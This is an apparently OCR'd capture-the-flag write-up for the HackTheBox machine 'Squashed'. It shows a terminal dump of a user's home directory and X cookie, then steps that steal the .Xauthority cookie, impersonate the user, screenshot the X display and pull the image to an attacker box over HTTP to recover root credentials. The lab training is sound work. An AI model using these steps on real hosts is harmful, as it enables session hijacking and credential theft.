
```
$ cat .*
cat: .: Is a directory
cat: ..: Is a directory

squashed.htb0MIT-MAGIC-COOKIE-1XB  ,◆◆V6g9&◆]I◆cat: .cache: Is a directory
cat: .config: Is a directory
cat: .gnupg: Is a directory
cat: .local: Is a directory
dbus-update-activation-environment: setting DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1001/bus
dbus-update-activation-environment: setting DISPLAY=:0
dbus-update-activation-environment: setting XAUTHORITY=/home/ross/.Xauthority
dbus-update-activation-environment: setting QT_ACCESSIBILITY=1
dbus-update-activation-environment: setting SHELL=/bin/sh
dbus-update-activation-environment: setting QT_ACCESSIBILITY=1
dbus-update-activation-environment: setting XDG_CONFIG_DIRS=/etc/xdg/xdg-gnome:/etc/xdg
dbus-update-activation-environment: setting XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0
dbus-update-activation-environment: setting LANGUAGE=en
dbus-update-activation-environment: setting DESKTOP_SESSION=gnome
dbus-update-activation-environment: setting PWD=/home/ross
dbus-update-activation-environment: setting XDG_SESSION_DESKTOP=gnome
dbus-update-activation-environment: setting LOGNAME=ross
dbus-update-activation-environment: setting XDG_SESSION_TYPE=x11
dbus-update-activation-environment: setting GPG_AGENT_INFO=/run/user/1001/gnupg/S.gpg-agent:0:1
dbus-update-activation-environment: setting XAUTHORITY=/home/ross/.Xauthority
dbus-update-activation-environment: setting XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/ross
dbus-update-activation-environment: setting GDM_LANG=en
dbus-update-activation-environment: setting HOME=/home/ross
dbus-update-activation-environment: setting IM_CONFIG_PHASE=1
dbus-update-activation-environment: setting LANG=en_US.UTF-8
dbus-update-activation-environment: setting XDG_CURRENT_DESKTOP=GNOME
dbus-update-activation-environment: setting XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0
dbus-update-activation-environment: setting XDG_SESSION_CLASS=user
dbus-update-activation-environment: setting USER=ross
dbus-update-activation-environment: setting DISPLAY=:0
dbus-update-activation-environment: setting SHLVL=1
dbus-update-activation-environment: setting XDG_RUNTIME_DIR=/run/user/1001
dbus-update-activation-environment: setting XDG_DATA_DIRS=/usr/share/gnome:/usr/local/share:/usr/share:/var/lib/snapd/desktop
dbus-update-activation-environment: setting PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
dbus-update-activation-environment: setting GDMSESSION=gnome
dbus-update-activation-environment: setting DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1001/bus
dbus-update-activation-environment: setting _=/usr/bin/dbus-update-activation-environment
dbus-update-activation-environment: setting DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1001/bus
dbus-update-activation-environment: setting DISPLAY=:0
dbus-update-activation-environment: setting XAUTHORITY=/home/ross/.Xauthority
dbus-update-activation-environment: setting QT_ACCESSIBILITY=1
dbus-update-activation-environment: setting SHELL=/bin/sh
dbus-update-activation-environment: setting QT_ACCESSIBILITY=1
dbus-update-activation-environment: setting XDG_CONFIG_DIRS=/etc/xdg/xdg-gnome:/etc/xdg
dbus-update-activation-environment: setting XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0
dbus-update-activation-environment: setting LANGUAGE=en
dbus-update-activation-environment: setting DESKTOP_SESSION=gnome
dbus-update-activation-environment: setting PWD=/home/ross
dbus-update-activation-environment: setting XDG_SESSION_DESKTOP=gnome
dbus-update-activation-environment: setting LOGNAME=ross
dbus-update-activation-environment: setting XDG_SESSION_TYPE=x11
dbus-update-activation-environment: setting GPG_AGENT_INFO=/run/user/1001/gnupg/S.gpg-agent:0:1
dbus-update-activation-environment: setting XAUTHORITY=/home/ross/.Xauthority
dbus-update-activation-environment: setting XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/ross
dbus-update-activation-environment: setting GDM_LANG=en
dbus-update-activation-environment: setting HOME=/home/ross
dbus-update-activation-environment: setting IM_CONFIG_PHASE=1
dbus-update-activation-environment: setting LANG=en_US.UTF-8
dbus-update-activation-environment: setting XDG_CURRENT_DESKTOP=GNOME
dbus-update-activation-environment: setting XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0
dbus-update-activation-environment: setting XDG_SESSION_CLASS=user
dbus-update-activation-environment: setting USER=ross
dbus-update-activation-environment: setting DISPLAY=:0
dbus-update-activation-environment: setting SHLVL=1
dbus-update-activation-environment: setting XDG_RUNTIME_DIR=/run/user/1001
dbus-update-activation-environment: setting XDG_DATA_DIRS=/usr/share/gnome:/usr/local/share:/usr/share:/var/lib/snapd/desktop
dbus-update-activation-environment: setting PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
dbus-update-activation-environment: setting GDMSESSION=gnome
```

Escalation to Root

- Looking at the `.Xauthority` file in particular reveals some text regarding a cookie. Its very garbled though as this is bytes rather than just plain text. After some snooping it looks like this file is used to authenticate users to an X server to remotely view a GUI session.
  - This is ross's way into the server, and the goal now is to steal this so we can authenticate a session. Heres the plan:
    - Copy the content of the remote file in the share (`/mnt/squashed_ross` which is `/home/ross` on the victim) to a file on the victim through the `alex` shell which was opened earlier.

    - base64 encode the file to allow for proper copying with `cat .Xauth* | base64`
    - 

    - 

    - `echo "your b64 string" | base64 -d > /tmp/.Xauthority`
    - Export the `XAUTHORITY` environment variable to point to the hijacked credential in `/tmp/.Xauthority` - and we have successfully impersonated ross.
- Now that we have stolen the credential, we need to escalate our privileges. Lets use this cred to connect to the display - but first see what is being displayed with the w command.
    - 

    - We now know ross is authed and is vieweing the `:0` gnome session - lets screenshot the window that X is displaying, save it, host a webserver, and transfer back to kali.
        - `xwd -root -screen -silent -display :0 > /tmp/squashed.xwd` - docs
        - Host a webserver `python3 -m http.server 80` in the directory storing the screenshot - theres a few ways to transfer, but if the victim has python/python3 installed (confirmed with `which python3`) this is very easy.
        - On kali, pull down this file with `curl http://VICTIM_IP/FILE_NAME`
    - Now that the image is back on kali, we cant open it in a `.xwd` format. Since its obviously a screenshot, convert it to a png/jpg with `convert FILE_NAME.xwd squashed.png`. This will reveal credentials for the `root` user.